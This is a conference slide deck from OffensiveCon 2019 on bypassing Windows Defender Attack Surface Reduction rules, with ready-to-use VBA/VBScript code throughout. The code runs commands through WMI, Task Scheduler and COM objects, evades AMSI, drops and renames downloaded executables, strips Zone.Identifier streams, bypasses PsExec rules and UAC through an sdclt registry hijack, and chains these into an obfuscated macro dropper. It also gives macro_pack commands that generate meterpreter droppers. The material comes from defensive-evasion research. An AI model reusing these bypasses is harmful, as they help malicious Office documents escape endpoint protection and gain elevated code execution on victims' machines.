


# Bypass Windows Defender Attack Surface Reduction

OffensiveCon 2019

# Who am I?

- @EmericNasi
- [blog.sevagas.com](http://blog.sevagas.com)
- [github.com/sevagas](https://github.com/sevagas) → `macro_pack` 
- Personal research
- OK lets dive in! (30 minutes and 45 slides yeah!)

# Attack Surface Reduction

- Introduced as part of Windows defender exploit guard in Windows 10 1709.
- A set of rules (Group Policy)
- Some very efficient:
  - Ex: Block all Office applications from creating child processes
  - Probably block 99.9% macro based droppers found in the wild
  - See talk: “Stagecraft of Malicious Office Documents – A look at Recent Campaigns”

# Context

- Windows Defender Enabled
- AMSI enabled
- ASR rules enabled
- Heavy usage of SysInternals and macro\_pack
  
- For each rule, lets find out how it works and bypass it!
  
- I hope you like VBScript 😊 ...

# Block child process creation

D4F940AB-401B-4EFC-AADC-AD5F3C50688A  
26190899-1602-49e8-8b27-eb1d0a1ce869  
d1e49aac-8f56-4280-b9ba-993a6d77406c

# Block child process creation

- Probably the most efficient rules
- Several rules:
  - For Office applications (ex Excel)
  - For Office communication (ex Outlook)
  - For WMI and PSEXec
  - Others (ex Adobe)
- Bypass these rules allows to bypass others

# Typical example

```
' Exec command using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 0
End Sub
```

- Used in various VBA droppers & malwares
- Blocked by ASR (same as *Shell*, *ShellExecute*, DDE, etc.)

# How to bypass?

- Important word is: « Child process »
- How to execute a command without using a child process?
- Multiple solutions!



# Partial bypass using WMI

```
' Exec process using WMI
Function WmiExec(targetPath As String) As Integer
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
    WmiExec = objProcess.Create(targetPath, Null, objConfig, intProcessID)
End Function
```

- Bypass rule D4F940AB-401B-4EFC-AADC-AD5F3C50688A
- Blocked by rule d1e49aac-8f56-4280-b9ba-993a6d77406c

# Partial bypass via Outlook

```
'Start app via outlook  
Sub OutlookApplication(targetPath As String)  
    Set outlookApp = CreateObject("Outlook.Application")  
    outlookApp.CreateObject("Wscript.Shell").Run targetPath, 0  
End Sub
```

- Bypass rule D4F940AB-401B-4EFC-AADC-AD5F3C50688A
- Blocked by rule 26190899-1602-49e8-8b27-eb1d0a1ce869

# Using task scheduler

```
' Execute a command via Scheduler
Sub SchedulerExec(targetPath As String)

    Set service = CreateObject("Schedule.Service")

    ...

    ' Add an action to the task
    Dim Action
    Set Action = taskDefinition.Actions.Create(ActionTypeExec)
    Action.Path = Split(targetPath, " ")(0)
    Action.arguments = GetArguments(targetPath)
    Action.HideAppWindow = True

    ' Register (create) the task.
    Call rootFolder.RegisterTaskDefinition("System Timer T", taskDefinition, 6, , , 3)
    ' Wait one sec
    Application.Wait Now + TimeValue("0:00:01")
    ' Delete task
    Call rootFolder.DeleteTask("System Timer T", 0)

End Sub
```

- Bypass all rules!

# Using existing COM objects

- Two conditions:
  - Have an interesting method (*CreateObject*, *ShellExecute*, etc.)
  - Be loaded via another executable (LocalServer32 registry key must be set).
- PowerShell script to enumerate interesting com objects to bypass ASR and other security mechanisms.

# ShellWindows COM object

	Name	Type	Data
{9BA05972-F6A8-11CF-A442-00A0C90A8F39}	(Default)	REG_SZ	ShellWindows
LocalServer32	Appld	REG_SZ	{9BA05972-F6A8-11CF-A442-00A0C90A8F39}

```
' Exec process using ShellWindows (CLSID: 9BA05972-F6A8-11CF-A442-00A0C90A8F39)
' No ProgID so must be called with CLSID
'Parent process is Explorer.exe so ASR not triggered
Sub ShellWindowsExec(targetPath As String)
    Dim targetArguments As Variant
    Dim targetFile As String
    'Separate file and arguments from cmdline
    targetFile = Split(targetPath, " ")(0)
    targetArguments = GetArguments(targetPath)
    'Get object
    Set ShellWindows = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
    Set itemObj = ShellWindows.Item()
    itemObj.Document.Application.ShellExecute targetFile, targetArguments, "", "open", 1
End Sub
```

# Using custom COM object

```
' Exec process by creating a custom COM object
Sub ComObjectExec(targetPath)
    Dim wsh As Object
    Dim regKey, clsid As String
    Set wsh = CreateObject("WScript.Shell")

    'Register a false com object
    clsid = "{C7B167EA-DB3E-4659-BBDC-D1CCC00EFE9C}"
    regKeyClass = "HKEY_CURRENT_USER\Software\Classes\CLSID\" & clsid & "\"
    regKeyLocalServer = "HKEY_CURRENT_USER\Software\Classes\CLSID\" & clsid & "\LocalServer32\"
    ...
    ' Create keys
    wsh.RegWrite regKeyClass, "whatever", "REG_SZ"
    wsh.RegWrite regKeyLocalServer, targetPath, "REG_EXPAND_SZ"
    ...
    'Start registered COM object CLSID
    GetObject ("new:" & clsid)
    ...
    ' Remove keys
    wsh.RegDelete regKeyLocalServer
    wsh.RegDelete regKeyClass
End Sub
```

- Possible since we can manipulate registry
- Note: Com hijacking would also work!

# Block Office applications from creating executable content

3B576869-A4EC-4529-8536-B80A7769E899

# Trigger rule

- Prevents an office application from saving an executable file or a script on the filesystem.
- Detection is based on extension
- In VBA dropper the “saveas” instruction is blocked:
  - Dropping a file with .hta extension -> Blocked by ASR
  - Dropping a file with .exe extension -> Blocked by Office VBA AMSI



# Bypass rule

- Easy bypass:

```
'Download a file, bypass ASR & AMSI by using fake name
' Will override any other file with same name
Sub Download(myURL As String, realPath As String)
    Dim downloadPath As String
    ...
    downloadPath = Environ("TEMP") & "\\\" & "acqeolw.txt"
    Set WinHttpRequest = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    ...
    WinHttpRequest.Send

    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        ...
        oStream.SaveToFile downloadPath, 2
        oStream.Close
        renameCmd = "C:\windows\system32\cmd.exe /C move " & downloadPath & " " & realPath
        RDS_DataSpaceExec renameCmd
        Application.Wait Now + TimeValue("0:00:01")
    End If

End Sub
```

# Block Win32 API calls from Office macro

92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B

# Some tests

- “Block Office files that contain macro code capable of importing Win32 DLLs.”
- Office files loading Win32 DLL cannot be opened
- If an Office file was already opened when rule is enabled, macro can be called but file cannot be saved

# Trigger rule

```
Private Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
```

---

```
'Wait two seconds and execute  
Sub Workbook_Open()  
    Sleep 2000  
    WscriptExec "notepad.exe"  
End Sub
```

---

```
' Exec process using WScript.Shell  
Sub WscriptExec(targetPath As String)  
    CreateObject("WScript.Shell").Run targetPath, 1  
End Sub
```

# Bypass rule

```
Private Declare PtrSafe Sub Sleep Lib "kernel32.dll" (ByVal dwMilliseconds As Long)

'Wait two seconds and execute
Sub Workbook_Open()
    'copy kernel32 dll to TEMP
    WscriptExec ("cmd.exe /C copy /b C:\windows\system32\kernel32.dll " & Environ("TEMP") & "\kernel32.dll")
    'move to TEMP
    CreateObject("WScript.Shell").currentdirectory = Environ("TEMP")
    'Call Sleep, will load Sleep function in copied kernel32
    Sleep 2000
    WscriptExec "notepad.exe"
End Sub

' Exec process using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 1
End Sub
```

- Probably based on a blacklist of Win32 DLL
- **Note:** The loaded DLL doesn't need to have ".dll" extension

# Block Office app process injection

75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84

# Trigger rule

- Generate sample
  - *echo 10.2.2.60 8080 | macro\_pack.py -t WEBMETER -G webmeter.pptm*
- Trigger
  - *meterpreter > migrate 5504*
  - *[\*] Migrating from 7632 to 5504...*
  - *[-] core\_migrate: Operation failed: Access is denied.*

# Bypass rule

- Does it matter?
- Current Office application process is not concerned by the rule
- Want a background session?
  - Spawn another hidden instance of office and run meterpreter from there
  - This can be done with macro\_pack “-background” option.
- Also possible to drop a payload which is not concerned (ex. HTA file).




Block JavaScript or VBScript from launching  
downloaded executable content

D3E037E1-3EB8-44C8-A917-57927947596D

# Trigger rule?

```
'Download and execute putty
Private Sub DownloadAndExecute()
    ...
    myURL = "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe"
    downloadPath = "yop.exe"
    downloadPath = wshShell.ExpandEnvironmentStrings( "%TEMP%" ) & "\" & downloadPath

    Set WinHttpRequest = CreateObject("MSXML2.ServerRequest")
    WinHttpRequest.setOption(2) = 13056 ' Ignore certificate errors
    WinHttpRequest.Open "GET", myURL, False, "", user
    ...
    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpRequest.ResponseBody
        oStream.SaveToFile downloadPath, 2
        oStream.Close
        CreateObject("WScript.Shell").Run downloadPath, 0
    End If
End Sub
```



- Not blocked by ASR but by AMSI!

# Quick AMSI bypass tip

- How to bypass AMSI in VBScript dropper

```
' Exec command using WScript.Shell
Sub WscriptExec(targetPath As String)
    CreateObject("WScript.Shell").Run targetPath, 0
End Sub
```

 Blocked

```
Sub WscriptExec(targetPath)
    Set comApp = CreateObject("RDS.DataSpace")
    comApp.CreateObject("Wscript.Shell", "").Run targetPath, 0
End Sub
```

 Bypass!

# Trigger rule!

- How to trigger the rule?
  - File with Zone.Identifier Alternate Data Stream
- Zone.Identifier ADS file not created by classic methods such as MSXML2.ServerXMLHTTP.6.0
  - Not really useful against common malwares

# Bypass rule

- If you really need to bypass
- You can remove ADS:
  - *move file\_path %temp%\tmpfile.dat*
  - *type %temp%\tmpfile.dat > file\_path*
  - *del %temp%\tmpfile.dat*

# Block execution of potentially obfuscated scripts

5BEB7EFE-FD9A-4556-801D-275E5FFC04CC

# Trigger rule?

- Test with macro\_pack obfuscation
  - *echo "C:\windows\system32\cmd.exe /C calc.exe" | macro\_pack.py -t CMD -o -G playcmd\_obf.vbs*

```
Const lnsrhjpopn = 2
Const yngyvpmeek = 1
Const crkokypojl = 0
Sub AutoOpen()
  gnmqjrajzrjauenuy rteozwvfivqq("433a5c7769") & rteozwvfivqq("6e646f77735c73797374656d33325c636d642e657865202f432063616c632e657865")
End Sub
Sub gnmqjrajzrjauenuy(urorvuncg )
  CreateObject(rteozwvfivqq("57536372") & rteozwvfivqq("6970742e5368656c6c")).Run urorvuncg, 0
End Sub
Private Function rteozwvfivqq(ByVal hcjvgenlwbbd )
  Dim nxcplribsaub
  For nxcplribsaub = 1 To Len(hcjvgenlwbbd) Step 2
    rteozwvfivqq = rteozwvfivqq & Chr(CInt("&H" & Mid(hcjvgenlwbbd, nxcplribsaub, 2)))
  Next '//nxcplribsaub
End Function

AutoOpen
```

# Trigger rule ☹️

- Could not trigger the rule ....
- Public encoder for VBscript and Powershell do not trigger the rule.
- A broken rule?
  - <https://www.darkoperator.com/blog/2017/11/8/windows-defender-exploit-guard-asr-obfuscated-script-rule>.



Block untrusted and unsigned processes that run from USB

b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4

# Trigger rule?

- What did not work:
  - HTA payload (*echo calc.exe | macro\_pack.py -t CMD -G G:\test.hta*)
  - VBS payload (*echo calc.exe | macro\_pack.py -t CMD -G G:\test.vbs*)
  - LNK payload (*echo calc.exe . | macro\_pack.py -G G:\test.lnk*)
  - Windows binary PE (*copy /b %windir%\system32\calc.exe G:\test.exe*)
  - Non Microsoft binary (*curl https://.../putty.exe --output G:\putty.exe*)

# Trigger rule!

- Non-signed binary:
  - *curl https://.../putty.exe --output G:\putty\_badsignature.exe*
  - *echo 0 >> G:\putty\_badsignature.exe # Break signature*
  - ASR rule triggered!

# Bypass rule

- Work only for unsigned executables
- Easy workaround:
  - Embed unsigned executable in a script
  - *macro\_pack -t EMBED\_EXE -e G:\putty\_badsignature.exe -G drop\_bad\_putty.vbs*
- Rule with nice potential but current implementation is disappointing

# Block process creations originating from PSExec and WMI commands


d1e49aac-8f56-4280-b9ba-993a6d77406c

# Trigger PsExec Rule

- *psexec.exe -i cmd.exe* -> Not blocked
- *psexec -s -i cmd.exe* -> blocked (PSEXESVC service blocked?)

# Bypass PsExec Rule

- *Local bypass*
  - *PSEXESVC.exe –install -> PsInfo Service installed.*
  - *sc start PSINFSVC*
  - *psexec -s -i cmd.exe -> Bypass!!!*



```
Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [version 10.0.17134.472]
(c) 2018 Microsoft Corporation. Tous droits réservés.

C:\WINDOWS\system32>whoami
autorite nt\systeme

C:\WINDOWS\system32>
```

# Bypass All Scenario

- Malicious PowerPoint with macro which:
  - Is obfuscated
  - Bypasses ASR
  - Bypasses AMSI & Windows Defender
  - Bypasses UAC
  - Download and Drop putty and run it with elevated privileges



# Code extract 1 (execute command)

```
' ASR can be caught by error handling
Sub ExecuteCmdAsync(targetPath As String)
    On Error Resume Next
    Err.Clear
    wimResult = WmiExec(targetPath)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        ShellBrowserWindowExec targetPath
        If Err.Number <> 0 Then
            Err.Clear
            SchedulerExec targetPath
        End If
    End If
    On Error GoTo 0
End Sub
```

# Code extract 2 (Bypass UAC)







```
Private Sub BypassUAC_Windows10(targetPath As String)
    Set wshUac = CreateObject("WScript.Shell")

    ' HKCU\Software\Classes\Folder
    regKeyCommand = "HKCU\Software\Classes\Folder\Shell\Open\Command\"
    regKeyCommand2 = "HKCU\Software\Classes\Folder\Shell\Open\Command\DelegateExecute"
    ' Create keys
    wshUac.RegWrite regKeyCommand, targetPath, "REG_SZ"
    wshUac.RegWrite regKeyCommand2, "", "REG_SZ"

    'trigger the bypass
    ExecuteCmdAsync "C:\windows\system32\sdclt.exe"
    MySleep 3

    ' Remove keys
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\Open\Command\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\Open\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\"
End Sub
```


# Tadaaa!

 explorer.exe	168 Windows Explorer	Niveau obligatoire moyen
 VBoxTray.exe	3468 VirtualBox Guest Additions Tray Application	Niveau obligatoire moyen
 procexp64.exe	10560 Sysinternals Process Explorer	Niveau obligatoire élevé
 POWERPNT.EXE	8240 Microsoft PowerPoint	Niveau obligatoire moyen
 SnippingTool.exe	10392 Snipping Tool	Niveau obligatoire moyen
 dropped.exe	10012 SSH, Telnet and Rlogin client	Niveau obligatoire élevé

- Samples will be available on Github
  - Maybe...
  - I would hate to help ransomware writers
  - Also Microsoft please don't close my Github account?

# Other thoughts

- Some rules could prevent all common malware attacks
- Easy bypass and broken rules
- Not well known by blue teams (Windows Defender required)
- If vastly deployed its probable that malware author will quickly adapt



# Thank you! Any questions?

- If we dont have time...
  - DM @EmericNasi
  - emeric.nasi@sevagas.com
- Paper including more information will be released soon!